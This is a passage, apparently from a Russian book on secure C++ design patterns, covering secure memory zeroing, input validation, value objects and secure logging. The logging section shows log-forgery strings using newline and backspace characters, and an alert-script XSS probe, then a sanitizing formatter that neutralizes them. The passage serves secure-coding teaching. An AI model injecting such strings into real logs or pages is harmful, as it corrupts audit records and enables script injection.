2. Функция **explicit_bzero** — специфична для Linux, FreeBSD, OpenBSD;
3. Функция **explicit_memset** — специфична для NetBSD;
4. Функция **memset_s** — стандартная функция C11, но требует поддержки со стороны компилятора, как и все безопасные функции с суффиксом "s";
5. Использование ключевого слово **volatile**. Этот спецификатор отключает оптимизации компилятора и пользуется дурной славой в сообществе C++, но как последнее доступное средство может подойти.

В итоге функция **memzero** приобретает громоздкий вид, полный ее код с раскрытием макросов можно посмотреть в приложении 4, фрагмент представлен ниже (Листинг 3.4).

Листинг 3.4 Функция memzero

```
#include <string.h>

void memzero(void *const buff, const size_t len)
{
```

```
#if defined (HAS_SECURE_ZERO_MEMORY)
    ::SecureZeroMemory(buff, len);
#elif defined (HAS_MEMSET_S)
    ::memset_s(buff, static_cast<rsize_t>(len), 0,
static_cast<rsize_t>(len));
#elif defined (HAS_EXPLICIT_BZERO)
    ::explicit_bzero(buff, len);
#elif defined (HAS_EXPLICIT_MEMSET)
    ::explicit_memset(buff, 0, len);
#else
    for (auto it = reinterpret_cast<volatile unsigned
char* volatile>(buff); len; ++it, --len)
        *it = 0;
#endif
}
```

Известные применения

Концепция "одноразового объекта" описана в работе (Johnsson, Deogun, & Sawano, 2019) и используется в разных языках программирования. Есть соответствующие библиотеки на Python[1] и JavaScript[2]. Идиома RAII для очистки памяти используется повсеместно в проектах на C++. В работе (Dougherty, Sayre, Seacord, Svoboda, & Togashi, 2009) приведен большой пример использования RAII классов для очистки пользовательских данных в библиотеке XML-RPC. Функции безопасной очистки памяти, аналогичные представленной выше, используется в крипто библиотеках, например, **sodium_memzero** в **libsodium**. Идея использования аллокатора для автоматической очистки памяти применяется в **PartitionAllocator** в составе проекта Chromium.

Родственные паттерны

1. "Одноразовый объект" может быть полем данных, хранимым в "объекте-значении". Паттерн "объект-значение" рассматривается ниже;
2. Одноразовые объекты могут быть контейнерами для чувствительных данных перед помещением их в безопасное хранилище, или при извлечении обратно. Паттерн "безопасное хранилище" рассматривается далее.

---

[1] https://github.com/ShahriyarR/py-read-once + код 162

[2] https://github.com/azu/read-once + код 163

3.2.2 Валидация

Альтернативные названия

1. Перехватывающий валидатор (Intercepting Validator) (Steel, Nagappan, & Lai, 2005)
2. Валидация входных данных (Input Validation) (Dougherty, Sayre, Seacord, Svoboda, & Togashi, 2009)
3. Источник доверенных данных (Authoritative Source of Data) (Romanosky, 2001)
4. Привратник (Input Guard) (Heyman, Scandariato, Joosen, & Yskout, 2006)

Уровень

Уровень имплементации.

Назначение

Паттерн выполняет проверку входных данных, полученных из недоверенных источников, в качестве которых могут выступать: пользовательский ввод, сторонние приложения, сторонние сервера и т.д.

Проблема

Внешние данные, поступающие в программу, являются потенциальным источником атаки. Большая часть уязвимостей, связанная с переполнением буфера, чтением за границами, целочисленными переполнениями, вызывается именно внешними данным, не прошедшими полноценную валидацию. Но бинарными уязвимостями последствия не ограничиваются. Существует большой класс разнообразных инъекций:

1. SQL-инъекции, когда внешние данные становятся частью SQL запроса, выполняя в итоге совершенно неожиданные действия;
2. Инъекции команд, когда внешние данные становятся частью строки аргументов для вызова какой-нибудь системной команды (через функцию **system** или иным способом). Последствия такой инъекции так же непредсказуемы;
3. Инъекции выводимых данных. Внешние данные могут попасть в консольный вывод, записаны в файл, базу данных или в ответ на POST запрос. Наличие специальных символов, неожиданных комбинаций или просто превышение заданных размеров может нарушить работу тех систем, куда выполнялся вывод. Если говорит про консоль, то наиболее опасной будет атаки на форматированный вывод, когда сама строка формата приходит снаружи[1]. Таким образом атакующий, например, сможет вывести на консоль содержимое стека и кучи;

[1] CWE-134: Use of Externally-Controlled Format String

4. Инъекции HTML/JavaScript. Если говорить про вывод на веб–интерфейс, когда данные без всякого экранирования поступают на фронтенд, то получаем одну из уязвимостей XSS[1], при которой произвольный скрипт может выполняться на стороне клиента.

Пример

Если взять все последствия неправильной или отсутствующей валидации данных, то получится собрать практически все верхние места рейтинга уязвимостей CWE Top 25 (по состоянию на 2023 год):

- Место 1: CWE–787: Запись за границами буфера (Out–of–bounds Write);
- Место 2: CWE–79: Неправильное экранирование во время генерации Web страниц (Improper Neutralization of Input During Web Page Generation ('Cross–site Scripting'));
- Место 3: CWE–89: Неправильное экранирование во время генерации SQL запросов (Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'));
- Место 5: CWE–78: Неправильное экранирование во время выполнения команд ОС (Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'));
- Место 6: CWE–20: Неправильная валидация (Improper Input Validation).

Из конкретных уязвимостей можно упомянуть EternalBlue[2] — уязвимость протокола SMB, при которой атакующий мог сформировать особый пакет и получить за счет него полный доступ к системе. Именно из–за этой уязвимости широко распространились вирусы шифровальщики WannaCry и Petya. А виной всему была недостаточная валидация принимаемых данных.

Решение

Данные из недоверенных источников требуют валидации.

Структура

Если рассматривать паттерн в самом общем виде, то его структура очень проста: есть некий клиентский код **Client**, который получает внешний ввод данных, эти данные необходимо валидировать и этим занимается модуль **Validator** (Рисунок 3.6).

---

[1] Бывают разные типы XSS атак в зависимости от способа применения инъекций. Инъекции могут поступать в веб–приложение вместе с пользовательским вводом (reflected XSS). Инъекции могут быть сохранены на сервере и клиент получает уже измененные скрипты (stored XSS). Может быть выполнена манипуляция элементами веб–страницы для запуска скрипта (DOM based XSS).

[2] Уязвимость CVE–2017–0144




Рисунок 3.6 Структура паттерна «валидация»

Общая структура сознательно не раскрывает внутреннее представление модуля **Validator**, т.к. механика валидации может быть разной. Возможны следующие варианты:

1. Простой процедурный стиль проверки каждого из условий, в этом случае получается одна или несколько функций валидации, содержащих набор последовательных условных операторов. Это не самый удачный дизайн, но лучше, чем ничего;
2. Валидация по паттерну "цепочка обязанностей", вариант в стиле Java. Паттерн "цепочка обязанностей" (Гамма, Хелм, Джонсон, & Влиссидес, 2024) подразумевает создание абстрактного класса обработчика и конкретных наследников с реализованной обработкой. Обработчики объединяются в цепочку через ссылки друг на друга или в рамках контейнера. Применительно к валидации такими обработчиками становятся классы валидаторы, а вызов их по цепочке равносилен проверке всех доменных правил;
3. Валидация по паттерну "цепочка обязанностей", вариант в стиле шаблонов C++. Идею "цепочка обязанностей" в C++ можно реализовать без абстрактных классов и наследования. В качестве базового класса валидатора будет использоваться шаблон, а его специализации будут конкретными реализациями проверки тех или иных доменных правил. В разделе "известные применения" будет приведен пример реализации подобного механизма в библиотеке **cpp-validator.**

Динамика

Работа валидатора в общем виде так же проста. Валидатор, получив данные для проверки, либо подтверждает их корректность, либо возвращает ошибку, означающую нарушение доменных правил (Рисунок 3.7).




Рисунок 3.7 Работа валидатора

Реализация

Правильность валидации в большей степени зависит от реализации, а не от выбранной структуры валидатора. Поэтому стоит остановиться подробней на конкретных нюансах. По крайней мере нужно решить следующие вопросы:

1. Какие данные требуют валидации? Здесь важно учитывать модель угроз, определить доверенные и недоверенные источники данных и возможные атаки. Доверенность можно подтвердить защищенностью канала связи. Если данные передаются по сети от доверенного отправителя, и используется один из защищенных протоколов, например TLS, с полным прохождением аутентификации, то вероятно данные приходят из надежного источника. С другой стороны, если данные может ввести кто угодно, то валидация определенно требуется;
2. Нужно определить все точки ввода недоверенных данных. В приложении их может быть несколько и в каждой из них необходимо делать валидацию;
3. Определить критерии корректности данных. Здесь может быть много вариантов. Все зависит от конкретной задачи. Эти

критерии будут определять доменные правила для объектов, используемых в системе. В этой части данный паттерн является составной частью другого паттерна "доменный примитив", который мы рассмотрим позже;
4. Как обрабатывать некорректный ввод? Тут тоже возможны варианты, в зависимости от требований к продукту. Где-то достаточно добавить в лог предупреждение и повторить запрос, а где-то остановить работу.

Правильная проверка критериев корректности данных — это ключевой фактор успешной валидации, и здесь важно не ошибиться в порядке обхода правил. Порядок должен быть следующим:
1. Проверка размера. Это самая базовая проверка, не требующая больших затрат ЦПУ и памяти, поэтому ее стоит сделать первой. При этом она отсечет большой пласт возможных уязвимостей, связанных с переполнениями буфера;
2. Лексическая проверка. Здесь проверяется допустимый набор символов, кодировка. Важно отметить, что предпочтительно использовать белые списки, вместо черных. Например, если мы хотим отсечь русские буквы, то не стоит проверять их отсутствие, а стоит проверить присутствие только тех символов, которые мы ожидаем, например латинских;
3. Синтаксическая проверка. Здесь проверяется формат всего сообщения. Например, если ожидается ввод телефона, то проверяется, чтобы он соответствовал заданному формату, например +7(999) 999-99-99;
4. Семантическая проверка. Здесь проверяется осмысленность введенных данных, например, если был введен телефон и проверен формат, то на шаге семантической проверки может быть отправлен проверочный код, который подтвердит, что телефон принадлежит реальному человеку. Эта проверка самая дорогая, именно поэтому находится в конце списка.

Известные применения

Проверка входных данных используется повсеместно на разных языках в разных продуктах. Особенно часто валидация используется в UI фреймворках, например: Qt, Pylons, Django.

На C++ не так много библиотек, предназначенных именно для валидации. Одной из заметных является **cpp-validator**[1]. Она спроектирована и реализована с применением шаблонов и использует идею паттерна "цепочка обязанностей". Задание

[1] https://github.com/evgeniums/cpp-validator

правил происходит декларативно, после чего выполняется вызов функции “validate” (Листинг 3.5).

Листинг 3.5 Пример валидации на C++

```
// определение валидатора
auto container_validator=validator(
   _[size](eq,1),
    // размер контейнера должен быть равен 1
   _["field1"](exists,true),
    // поле "field1" должно существовать в контейнере
   _["field1"](ne,"undefined")
    // поле "field1" должно быть не равно "undefined"
);

// успешная валидация
std::map<std::string,std::string>
map1={{“field1”,”value1”}};
validate(map1,container_validator);

// неуспешная валидация, с исключением
std::map<std::string,std::string>
map2={{“field1”,”undefined”}};
validate(map2,container_validator);
```

Родственные паттерны

1. “Цепочка обязанностей”. При помощи этого паттерна можно реализовать компонент валидатор.
2. “Объект–значение”. Валидация является составной частью значений, инкапсулированных в объекты, определяя доменные правила.
3. “Безопасное журналирование”. В этом паттерне валидация решает одну из проблем безопасности, а именно проблему вывода недопустимых символов.

3.2.3 Объект-значение

Альтернативные названия

Доменный примитив (domain primitive) (Johnsson, Deogun, & Sawano, 2019).

Уровень

Уровень имплементации/проектирования.

Назначение

Паттерн позволяет инкапсулировать доменные правила вместе со значениями, выполняя валидацию на самом раннем этапе создания объекта.

Проблема

С точки зрения безопасности, проблема, решаемая паттерном "объект–значение" аналогична паттерну "валидация", ведь проверка доменных правил и есть валидация. Но данный паттерн дает дополнительное преимущество в виде невозможности обойти такие проверки.

Пример

Представим, что в системе производится аутентификация пользователя по имени и паролю. Для этого была добавлена структура данных **AuthUser**, получающая значения снаружи (Листинг 3.6).

Листинг 3.6 Структура «AuthUser»

```
struct AuthUser {
    explicit AuthUser(
        const std::string& name,
        const std::string& password)
        : m_name(name), m_password(password) {}

    std::string m_name;
    std::string m_password;
};
```

В соответствии с паттерном "валидация", такие данные требуют проверки. Проверка будет выполнена на одном из этапов получения или обработки данных. Можно сделать проверку до создания структуры **AuthUser**, когда введенные значения только поступают в систему (Листинг 3.7).

Листинг 3.7 Валидация и аутентификация

```
std::string userName{GetUserName()};
std::string password{GetPassword()};
validate(userName, password);

AuthUser user{userName, password};
Authenticate(user);
```

Либо проверить сразу после создания структуры **AuthUser**, но до аутентификации (Листинг 3.8), либо где–то в процессе работы аутентификации.

Листинг 3.8 Валидация и аутентификация

```
std::string userName{GetUserName()};
std::string password{GetPassword()};

AuthUser user{userName, password};
validate(user);
Authenticate(user);
```

Проблема здесь заключается в том, что момент валидации не определен, и зависит от вкусов разработчика. Более того, по ошибке или незнанию, легко и вовсе его упустить. Хочется иметь четко–определенное место валидации, а точнее — место определения доменных правил для объекта. На помощь приходит паттерн "объект–значение".

Решение

Существует большая концепция разработки ПО, которая называется "предметно–ориентированное проектирование"[1]. Впервые этот термин ввел Эрик Эванс в своей работе (Эванс, 2020). Данный подход основан на глубоком понимании предметной области, создании объектной модели, следованию некому набору принципов, позволяющему упростить разработку, рефакторинг и развитие системы. Среди базовых строительных блоков в объектной модели Эванс выделяет:

1. Сущности — базовые элементы, имеющие собственную идентичность и жизненный цикл;
2. Объекты–значения — элементы подобные сущностям, но не имеющие идентичности. В отличии от сущностей они неизменны;
3. Агрегаты — сущности, содержащие другие сущности;
4. Службы — объекты, инкапсулирующие какие–либо функции.

В нашем контексте больше всего интересны объекты–значения, а их свойство неизменности дополнительно усиливает безопасность. Стоит сказать, что следование принципам DDD, уже само по себе является хорошей практикой с точки зрения безопасности, т.к. большая проработка предметной области в конечном итоге уменьшает количество ошибок в ПО.

Итак, использование объектов–значений в задаче аутентификации могло бы выглядеть следующим образом. Вместо строковых

[1] Domain–driven design, DDD

типов **userName** и **password** становятся самостоятельными классами с проверкой доменных ограничений в конструкторах. Для пароля, кстати, имеет смысл воспользоваться ранее рассмотренным паттерном "одноразовый объект". В итоге код будет выглядеть следующим образом (Листинг 3.9).

Листинг 3.9 Применение объектов-значений

```
class UserName {
public:
    explicit UserName(const std::string& value)
        : m_value(validate(value)) {}

    std::string get() const {
        return m_value;
    }

private:
    const std::string& validate(
        const std::string& value) const {
        // Здесь проверка доменных правил
        return value;
    };

    const std::string m_value;
};

class Password {
public:
    explicit Password(const SecureData& value)
        : m_value(validate(value)) {}
    SecureData extract() {
        return m_value.extract();
    }

private:
    const SecureData& validate(
        const SecureData& value) const {
        // Здесь проверка доменных правил
        return value;
    };

    SingleUse<SecureData> m_value;
};
```

```
struct AuthUser {
    explicit AuthUser(
        UserName&& name,
        Password&& password)
        : m_name(std::move(name))
        , m_password(std::move(password)) {}

    UserName m_name;
    Password m_password;
};
```

Осталось разобраться, что же это за доменные правила, которые должны проверяться в конструкторах **UserName** и **Password**. Для имени пользователя правила могут быть такими:

1. Латинские малые и большие буквы;
2. Знак подчеркивания;
3. Цифры;
4. Длина до 10 символов.

Для пароля такими:

1. Длина от 6 до 12 символов;
2. Латинские малые и большие буквы;
3. Спец символы из разрешенного диапазона;
4. Обязательное наличие одного спецсимвола, одной малой латинской буквы и одной большой.

Естественно, правила могут различаться в зависимости от требований. Одно останется неизменным — их проверка в конструкторе обеспечивает валидность введенных данных на самом раннем этапе использования.

Структура

Паттерн не имеет четко выраженной структуры, вернее структура зависит от контекста использования. В самом общем виде объект–значение — это класс с одним единственным публичным методом **get** и приватным методом **validate** (Рисунок 3.8).

Рисунок 3.8 Структура паттерна «объект-значение»

Динамика

Клиентский код (обозначенный на схеме ниже, как **Client**), получив внешние данные создает из них объект-значение **ValueObject**. При создании объекта-значения происходит валидация данных по доменным правилам, после чего объект успешно создается, либо генерируется исключение. Доступ к инкапсулированным данным далее осуществляется через метод **Get** (Рисунок 3.9).




Рисунок 3.9 Работа с объектами-значениями

Реализация

Вариант реализации уже был представлен в примере выше. Стоит отметить, что это не единственный возможный вариант. Вместо метода **get** (или **extract**), можно использовать **operator()** или же просто обойтись структурой с константным полем.

Известные применения

Т.к. объекты-значения являются одним из базовых примитивов DDD, то все проекты, опирающиеся на эту концепцию, так или иначе используют данный паттерн, хотя возможно и не в контексте безопасности.

Примеры использования объектов–значений именно в контексте безопасности, с валидацией доменных правил, представлены в работе (Johnsson, Deogun, & Sawano, 2019), там они называются доменными примитивами.

Родственные паттерны

1. "Одноразовый объект" может быть полем данных, хранимым в объекте–значении;
2. Паттерн "валидация" является составной частью доменного примитива.

3.2.4 Безопасное журналирование

Альтернативные названия

1. Безопасный журнал
2. Журналирование как сервис (logging as a service) (Johnsson, Deogun, & Sawano, 2019).

Уровень

Уровень имплементации/проектирования/архитектуры.

Назначение

Паттерн позволяет сократить количество ошибок, связанных с выводом в журнал запрещенных символов и чувствительных данных. В более широкой интерпретации позволит также обезопасить сами журналы от влияния извне, повреждения или уничтожения.

Проблема

Журналирование — это сложная задача как с точки зрения разработки, так и с точки зрения безопасности. Разработка налагает на подсистему журналирования много противоречивых требований. С одной стороны, журнал логов должен содержать много подробных сведений, достаточных для быстрой отладки, с другой — излишняя подробность влияет на производительность, в итоге появляются разные уровни журналирования. Далее возникает потребность в удобном хранении, ротировании, архивировании. А еще место вывода логов может быть не одно. И компонентов, выводящих логи, тоже предостаточно и делают они это параллельно.

С точки зрения безопасности, вопросов к логам возникает не меньше. Как и любое средство долговременного хранения, в логи могут попасть чувствительные данный: пароли, токены, адреса, личные данные пользователей. Политика доступа к ло–

гам обычно менее строгая, чем к чувствительным данным, поэтому разглашение этих данных через логи является серьезной проблемой.

Другая проблема состоит в журналировании внешних данных. Они могут содержать злонамеренные комбинации символов, которые атакующий специально использует для повреждения или подделки сообщений (такие атаки называются "log injection" или "log forgery"), а также для XSS атак во время отображения.

Само хранилище журналов может стать предметом атаки взломщика, если он получит к нему доступ. Файлы журналов могут быть заменены, удалены или повреждены.

Пример

Разглашение чувствительной информации через журналирование в примере не нуждается, а вот атаки "log injection" и XSS требуют пояснения. Если при выводе лога не экранируются специальные символы (**\n** — конец строки, **\b** — обратный пробел и т.д.), то можно создать фиктивную запись в логе следующим образом (для примера воспользуемся популярной библиотекой для вывода логов на C++ **spdlog**), (Листинг 3.10).

Листинг 3.10 Специальные символы в логах

```
spdlog::info("Text\n[Mon Apr 15 18:22:59 2024] [info]
Fake log entry");

[Mon Apr 15 18:33:59 2024] [info] Text
[Mon Apr 15 18:22:59 2024] [info] Fake log entry
```

Теми же специальными символами можно удалить предыдущую запись (Листинг 3.11).

Листинг 3.11 Специальные символы в логах

```
spdlog::info("Some usefull text
\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b      ");

[Mon Apr 15 18:33:59 2024] [info]
```

Для осуществления атаки XSS в логи должны быть выведены специальные символы, которые при отображении (например, на веб-странице) будут интерпретироваться как скрипт (Листинг 3.12).

Листинг 3.12 Специальные символы в логах

```
spdlog::info("<script>alert(\"Hello, world!\");</
script>");

[Mon Apr 15 18:33:59 2024] [info] <script>alert("Hello,
world!");</script>
```

Решение

Решать проблемы безопасности логов можно на разных уровнях. На уровне имплементации задача будет состоять в том, чтобы обеспечить в коде такие механизмы, которые сделают невозможным или крайне затруднительным проявление вышеописанных ошибок.

Первый механизм, который можно применить — это сокрытие (или маскирование) чувствительных данных при выводе. В C++ для этих целей используются специальный операторы вывода, который можно переопределить. В предыдущих главах уже был рассмотрен специальный контейнер для хранения чувствительных данных **SecureData**, оператор вывода для него можно определить следующим образом (Листинг 3.13).

Листинг 3.13 Переопределение оператора вывода

```
std::ostream& operator<< (std::ostream& stream, const
SecureData&)
{
    stream << "*****";
    return stream;
}
```

После этого вывод в лог (намеренный или случайный) будет выглядеть вполне безопасно (Листинг 3.14).

Листинг 3.14 Вывод чувствительны данных в лог

```
spdlog::info("Authenticating with password: {}", password);

[2024-04-15 19:12:50.798] [info] Authenticating with
password: *****
```

Другой механизм, который можно использовать на уровне имплементации — это санитизация журналируемых данных. Реализация здесь сильно зависит от используемой библиотеки. Например, в **spdlog** для этих целей создается свой класс форматирования, куда может быть добавлена логика для преобразования специальных

ASCII и зарезервированных HTML символов. Пример такого журнала с санитизацией приведен ниже (для санитизации используются функции из C++ библиотеки **abseil**[1]), (Листинг 3.15).

Листинг 3.15 Форматирование лога с санитизацией

```
class sanitazing_log_formatter : public spdlog::custom_
flag_formatter {
public:
    void format(const spdlog::details::log_msg &msg,
                const std::tm &,
                spdlog::memory_buf_t &dest) override {
        std::string sanitized{
            absl::CEscape(
    std::string_view(msg.payload.data(), msg.payload.size()))
        };
        absl::StrReplaceAll({
            {"&",  "&amp;"},
            {"<",  "&lt;"},
            {">",  "&gt;"},
            {"\"", "&quot;"},
            {"'",  "&apos;"}}, &sanitized);
        dest.append(sanitized.data(),
            sanitized.data() + sanitized.size());
    }

    std::unique_ptr<custom_flag_formatter>
    clone() const override {
        return spdlog::details::
            make_unique<sanitazing_log_formatter>();
    }
};
…
auto formatter =
    std::make_unique<spdlog::pattern_formatter>();
formatter->add_flag<sanitazing_log_formatter>('v').
    set_pattern("[%c] [%^%l%$] %v");
spdlog::set_formatter(std::move(formatter));
```

При использовании такого санитизатора, выводимые логи не будут подвержены проблемам "log forgery" и XSS, хотя и потеряют в читаемости (Листинг 3.16).

[1] https://abseil.io

Листинг 3.16 Безопасный вывод запрещенных символов в лог

```
spdlog::info("Test\b\b\t\013\014<script>alert(\"Hello,
world!\");</script>");

Mon Apr 15 18:33:59 2024] [info]
Test\010\010\t\013\014&lt;script&gt;alert(\&quot;Hello,
world!\&quot;);&lt;/script&gt;
```

На уровне проектирования или даже архитектуры задача безопасного журналирования может решаться радикально с использованием шифрования или удаленного хранения. Шифрование позволяет создать специальное защищенное хранилище, которое не только решает проблему вывода чувствительных данных, но и контролирует их целостность. А удаленное хранение решает проблему полного уничтожения логов и управления доступом. Однако шифрование и удаленное хранение добавляют дополнительные сложности, сильно усложняющие финальное решение. Дополнительно требуется надежное хранение ключей шифрования, и установка защищенного сетевого подключения.

Список потенциальных проблем при журналировании и их решения приведены ниже (Таблица 3.2).

Таблица 3.2 Проблемы и решения при работе с логами

Проблема/ решение	**Маскирование чувствительных данных**	**Санитизация журналируемых данных**	**Шифрование**	**Удаленное хранение**
Журналирование чувствительных данных	Решает, при использовании специальных типов данных	Не решает	Решает	Не решает
Повреждение или подделка отдельных записей журнала	Не решает	Решает	Не решает	Не решает
XSS при выводе записей журнала на UI	Не решает	Решает	Не решает	Не решает
Повреждение или подделка файлов журнала	Не решает	Не решает	Решает, шифрование может проверить целостность, но не защитит от полной потери	Решает

Структура

Структура безопасного журналирования в общем виде представлена на диаграмме ниже. Стоит отметить, что это лишь концептуальный вариант представления, конкретная структура может сильно отличаться (Рисунок 3.10).

Основными участниками являются:

1. **ILogger** — абстрактный интерфейс журналирования, в простейшем случае содержит единственный метод **log**;
2. **LocalLogger** — реализация журналирования, использующая локальные устройства вывода, такие как консоль и файл;
3. **RemoteLogger** — реализация журналирования, использующая удаленные ресурсы хранения, такие как сетевые шары, облачные хранилища, внешние устройства хранения;
4. **SanitizingLogger** — обертка (декоратор) над интерфейсом **ILogger**, выполняет санитизацию данных, передаваемых в метод **log**;
5. **EncryptingLogger** — обертка (декоратор) над интерфейсом **ILogger**, выполняет шифрование данных, передаваемых в метод **log**;
6. **SecureLogger** — реализация интерфейса **ILogger**, являющаяся композицией других реализаций (**LocalLogger, RemoteLogger, SanitizingLogger, EncryptingLogger**). Композиция может задаваться в коде статически, тогда будет доступна лишь одна стратегия, например, использование санитизации и шифрования, параллельный вывод локальных и удаленных логов. В случае динамического задания, можно управлять стратегиями, например, отключать удаленное журналирование, если оно не нужно, не использовать санитизацию, если есть шифрование, не использовать дополнительное шифрование если устанавливается защищенное сетевое соединение. Динамический выбор может осуществляться с использованием паттерна "стратегия/состояние".

Динамика

На диаграмме ниже показана одна из возможных стратегий безопасного журналирования: санитизация, шифрование, параллельный вывод в локальное устройство вывода и в удаленное хранилище (Рисунок 3.11).

Известные применения

На уровне имплементации возможность санитизации чувствительных данных выполняется путем задания дополнительных правил проверки. В библиотеках журналирования такие правила зада-

